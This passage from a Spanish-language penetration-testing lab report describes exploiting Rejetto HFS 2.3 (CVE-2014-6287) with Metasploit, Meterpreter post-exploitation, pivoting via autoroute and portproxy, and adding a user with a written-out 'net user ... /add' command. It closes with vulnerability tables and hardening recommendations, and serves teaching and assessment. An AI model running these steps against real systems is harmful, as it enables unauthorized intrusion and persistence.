
Explotación Metasploit llamado a “msfconsole”



Nota. En la figura se evidencia explotación Metasploit llamado a *“msfconsole”*, uso de *“search hfs”, “show options”, “run”.*

Figura 7

Sesión Meterpreter – uso de "Shell" en Host A




Nota. En la figura se evidencia explotación y uso de *"Shell"* en Host A, sistema *"sysinfo"*, usuario *"getuid"*, privilegios *"getprivs"*, reconocimiento de red en Host A con *"ipconfig"*

Post-Explotacion y Pivoting. Desde el Host A, se enruta el ataque al Host B, donde se creará el usuario "wilber_varela" con: net user "wilber_varela" Password123 /add, demostrando control total.

Figura 8


Metasploit – Se redirige tráfico a red interna del Host A con "Autoroute"



Nota. En la figura se evidencia uso de *Metasploit, se redirige tráfico a red del Host A con "Autoroute", obtención de tabla de enrutamiento con "route print", sesiones "sessions -l"*

Figura 9


Metertreper – uso arp_scanner para mapear equipos en la red local host A



Nota. Elaboración propia, en la figura se evidencia uso de Metertreper, uso arp_scanner para descubrir y mapear dispositivos en la red local - host A es 10.0.2.16/24 (192.168.1.46) y el host B 10.0.2.15/24, procede una nueva sesión mfsconsole para la configuración y uso del módulo PortProxy para redirigir tráfico de un puerto a otro

Figura 10


Metertreper – Desde una nueva sesión "mfs" uso de "PortProxy"



Nota. En la figura se evidencia uso de desde una nueva sesión *"mfs"*, con *"PortProxy"* se busca redirigir tráfico actuando como un proxy de puertos hacia el Host B

Figura 11


Se verifica la red desde la nueva sesión – ipconfig



Nota. En la figura 2, se verifica la red desde la nueva sesión – "*ipconfig"*. Se evidencia Host B 10.0.2.15 enrutado y es visible desde la maquina atacante "OS Parrot".

Figura 12


Se evidencia registro LOG en consola de FileServer Rejetto 2.3



Nota. En la figura se evidencian las actividades de acceso en el registro LOG de Rejetto

Figura 13


Se evidencia mediante "Shell" la creación de usuario "wilber_varela"



Nota. En la figura se evidencian actividades de acceso y comandos para creación de usuario

Figura 14

Se evidencia en panel de control de HOST B, la PoC




Nota. En la figura se evidencia mediante interfaz Windows la actividad de prueba de concepto controlada (PoC) de creación de usuario "wilber_varela" y su posterior eliminación.

Resultados. La vulnerabilidad encontrada y explotada en el ataque es: Rejetto HFS 2.3.x – Ejecución Remota de Comandos (RCE) a causa de una validación insuficiente del parámetro *search*. Se identifica como CVE-2014-6287, sigue siendo relevante en sistemas sin parches, como este Windows 7 utilizado en la infraestructura de NovaSecurity Labs (etapa 3), desde este punto con movimientos laterales se permite el pivoting al host B de red interna. La figura a continuación muestra el movimiento lateral y proceso de ataque con Metasploit (pivoting) a partir de la vulnerabilidad Rejetto HFS 2.3 (CVE-2014-6287)

Figura 15

Movimiento lateral y proceso de ataque con Metasploit (pivoting)



Nota. El diagrama representa la interacción entre el equipo Red Team (Parrot OS), el Host A vulnerable con Rejetto HFS y el Host B como objetivo interno, incluyendo compromiso inicial, escalamiento de privilegios y movimiento lateral.

La siguiente tabla muestra el análisis de la vulnerabilidad Rejetto HFS 2.3 (CVE-2014-6287).

Tabla 10

Análisis de la vulnerabilidad Rejetto HFS 2.3 (CVE-2014-6287)

Aspecto	Descripción
Vulnerabilidad	Rejetto HFS 2.3.x – Ejecución Remota de Comandos (RCE) debido a validación insuficiente del parámetro *search*. Identificada como CVE-2014-6287.
Naturaleza del riesgo	Permite a un atacante ejecutar comandos arbitrarios en el sistema afectado mediante solicitudes HTTP especialmente manipuladas.
Causas identificadas	1. Uso de software obsoleto sin parches, 2. Servicio expuesto sin endurecimiento, 3. Falta de segmentación y controles internos de red.
Impacto sobre la infraestructura	Confidencialidad: Acceso a archivos y ejecución de comandos, Integridad: Modificación de configuraciones, cargas maliciosas o creación de usuarios, Disponibilidad: Riesgo de interrupción por ejecución de comandos o manipulación del servicio.
Consecuencias	Compromiso total del host Windows (Host-A), habilitando pivoting hacia la red interna (Host-B).
Relevancia actual	La vulnerabilidad sigue vigente en entornos donde aún se ejecutan versiones antiguas de HFS o software legado sin mantenimiento.
Recomendaciones	Retirar software obsoleto, Aplicar hardening y ejecutar servicios con privilegios mínimos, Implementar segmentación y filtrado, Monitoreo constante y gestión de parches.

Nota. La tabla presenta el análisis de la vulnerabilidad Rejetto HFS 2.3 (CVE-2014-6287), su descripción técnica y su rol dentro del escenario SecureNova Labs.

A partir de esta explotación el atacante ubicado en el host A, tiene la capacidad de realizar movimientos laterales iniciar un nuevo descubrimiento para seguir evaluando vulnerabilidades como se aprecia en la tabla a continuación.

Tabla 11

Vulnerabilidades identificadas durante la evaluación

ID (CVE) / Vulnerabilidad	Descripción Técnica	Vector de Explotación	Impacto Potencial	Criticidad (CVSS)	Evidencia / Hallazgo
CVE-2014-6287	Vulnerabilidad de *Remote Command Execution* en Rejetto HFS 2.3.x, causada por un fallo en la validación del parámetro search dentro del script index.htm. Permite inyección de comandos del sistema operativo.	Explotación remota vía HTTP mediante comandos especialmente diseñados (payload → ejecución directa desde Metasploit o requests manuales).	Compromiso total del host: ejecución arbitraria de comandos, apertura de shell remoto, instalación de payloads, movimiento lateral.	CVSS 3.x: 7.5 (High)	Evidencia de ejecución de comandos remotos, obtención de reverse shell y control del sistema mediante Meterpreter / cmd remoto.
Configuración Insegura	Servicio Windows accesible sin endurecimiento adecuado, permitiendo *pivoting* interno mediante túneles y reenvío de puertos.	Acceso tras explotación inicial (post-exploitation) → uso de Meterpreter para pivoting mediante route + socks proxy.	Acceso a redes internas, enumeración de hosts, escaneo de subredes, identificación de nuevos vectores.	Media	Capturas de rutas agregadas, escaneos internos exitosos y acceso lateral.
Credenciales Débiles / Reutilización	Política de contraseñas insuficiente o contraseñas repetidas que permiten escalada interna.	Ataques de fuerza bruta, Pass-the-Hash o abuso de sesiones ya abiertas.	Compromiso de varias cuentas, acceso a servicios internos, escalamiento.	Media	Registros de autenticación, hashes capturados, sesiones reutilizadas.

